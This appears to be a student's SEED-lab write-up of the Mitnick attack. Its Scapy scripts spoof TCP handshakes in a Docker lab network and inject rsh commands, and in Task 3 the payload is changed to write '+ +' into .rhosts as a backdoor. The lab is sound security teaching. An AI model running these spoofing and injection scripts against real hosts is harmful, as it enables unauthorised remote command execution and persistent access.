
## Configuring:

A screenshot of a computer screen

AI-generated content may be incorrect.



A screenshot of a computer program

AI-generated content may be incorrect.A close up of a screen

AI-generated content may be incorrect.

## Task 1: Simulated SYN flooding:

A screenshot of a computer screen

AI-generated content may be incorrect.

Mac Adress : 02:42:0a:09:00:06

## Task 2: Spoof TCP Connections and rsh Sessions

### Task 2.1

#!/usr/bin/python3

from scapy.all import \*

import subprocess, time, os

X\_IP = "10.9.0.5"

X\_PORT = 514

SRV\_IP = "10.9.0.6"

SRV\_PORT = 1023

ERR\_PORT = 9090

def find\_bridge():

try:

out = subprocess.check\_output(

"ip -br link | awk '/^br-/{print $1}'",

shell=True

).decode().strip().splitlines()

if out:

return out[0]

except Exception as e:

print("[!] Bridge auto-detect failed:", e)

return "lo"

IFACE = os.environ.get("IFACE") or find\_bridge()

print(f"[i] Using iface: {IFACE}")

established = False

def send\_spoofed\_syn\_once():

syn = IP(src=SRV\_IP, dst=X\_IP)/TCP(sport=SRV\_PORT, dport=X\_PORT, flags="S")

send(syn, verbose=0, iface=IFACE)

print("[>] Spoofed SYN sent")

def on\_pkt(pkt):

global established

if not (IP in pkt and TCP in pkt):

return

ip, tcp = pkt[IP], pkt[TCP]

tcp\_len = (ip.len - ip.ihl\*4 - tcp.dataofs\*4) if ip.len and tcp.dataofs else 0

print(f"{ip.src}:{tcp.sport} -> {ip.dst}:{tcp.dport} Flags={tcp.flags} Len={tcp\_len}")

if ip.src == X\_IP and ip.dst == SRV\_IP and tcp.sport == X\_PORT and tcp.dport == SRV\_PORT and tcp.flags == "SA":

s\_seq = tcp.seq

a\_seq = tcp.ack

print(f"[+] Got SYN+ACK SEQ={s\_seq} ACK={a\_seq}")

ack = IP(src=SRV\_IP, dst=X\_IP)/TCP(sport=SRV\_PORT, dport=X\_PORT, flags="A", seq=a\_seq, ack=s\_seq+1)

send(ack, verbose=0, iface=IFACE)

print("[+] Spoofed ACK sent")

data = f"{ERR\_PORT}\x00seed\x00seed\x00touch /tmp/xyz\x00".encode()

push = IP(src=SRV\_IP, dst=X\_IP)/TCP(sport=SRV\_PORT, dport=X\_PORT, flags="PA", seq=a\_seq, ack=s\_seq+1)

send(push/data, verbose=0, iface=IFACE)

print(f"[+] rsh data sent (cmd -> touch /tmp/xyz, errport {ERR\_PORT})")

established = True

bpf = f"tcp and src host {X\_IP} and dst host {SRV\_IP} and src port {X\_PORT} and dst port {SRV\_PORT}"

print(f"[i] Sniffing filter: {bpf}")

print("[i] Will keep sending spoofed SYN once/sec until SYN+ACK is seen...")

send\_spoofed\_syn\_once()

sniffer = AsyncSniffer(filter=bpf, prn=on\_pkt, iface=IFACE, store=False)

sniffer.start()

deadline = time.time() + 30

while not established and time.time() < deadline:

time.sleep(1.0)

send\_spoofed\_syn\_once()

sniffer.stop()

if established:

print("[✓] First TCP connection spoofed successfully.")

else:

print("[x] Timed out waiting for SYN+ACK. Check: trusted-server stopped, ARP static on X-Terminal, iface correct.")

Code for spoofing the first TCP connection(spoof1.py)


A computer screen shot of a computer program

AI-generated content may be incorrect.

A screenshot of a computer screen

AI-generated content may be incorrect.

Proof:



Code for spoof\_eer.py

#!/usr/bin/python3

from scapy.all import \*

import subprocess, os

X\_IP = "10.9.0.5"

SRV\_IP = "10.9.0.6"

SRV\_PORT = 1023

ERR\_PORT = 9090

def find\_bridge():

try:

out = subprocess.check\_output(

"ip -br link | awk '/^br-/{print $1}'",

shell=True

).decode().strip().splitlines()

if out:

return out[0]

except Exception as e:

print("[!] Bridge auto-detect failed:", e)

return "lo"

IFACE = os.environ.get("IFACE") or find\_bridge()

print(f"[i] Using iface: {IFACE}")

def on\_pkt(pkt):

if not (IP in pkt and TCP in pkt):

return

ip, tcp = pkt[IP], pkt[TCP]

print(f"{ip.src}:{tcp.sport} -> {ip.dst}:{tcp.dport} Flags={tcp.flags}")

if ip.src == X\_IP and ip.dst == SRV\_IP and tcp.flags == "S" \

and tcp.sport == SRV\_PORT and tcp.dport == ERR\_PORT:

x\_syn\_seq = tcp.seq

srv\_seq = RandInt()

synack = IP(src=SRV\_IP, dst=X\_IP)/TCP(

sport=ERR\_PORT, dport=SRV\_PORT,

flags="SA", seq=srv\_seq, ack=x\_syn\_seq + 1

)

send(synack, verbose=0, iface=IFACE)

print(f"[+] Sent SYN+ACK (seq={srv\_seq}, ack={x\_syn\_seq+1}) for 2nd connection")

bpf\_ack = (f"tcp and src host {X\_IP} and dst host {SRV\_IP} and "

f"src port {SRV\_PORT} and dst port {ERR\_PORT} and tcp[tcpflags] & 0x10 != 0")

pkts = sniff(filter=bpf\_ack, iface=IFACE, timeout=2, count=1)

if pkts:

print("[✓] Second connection ACK observed (handshake complete).")

bpf = (f"tcp and src host {X\_IP} and dst host {SRV\_IP} and "

f"src port {SRV\_PORT} and dst port {ERR\_PORT} and tcp[tcpflags] & 0x02 != 0")

print(f"[i] Sniffing for 2nd-conn SYN on {IFACE} with filter: {bpf}")

sniff(filter=bpf, prn=on\_pkt, iface=IFACE, store=0)

## Task 3:

Change data = b"9090\x00seed\x00seed\x00touch /tmp/xyz\x00" to data = b"9090\x00seed\x00seed\x00echo + + > /home/seed/.rhosts\x00"

A close-up of a computer code

AI-generated content may be incorrect.A screenshot of a computer error

AI-generated content may be incorrect.A close-up of a computer error

AI-generated content may be incorrect.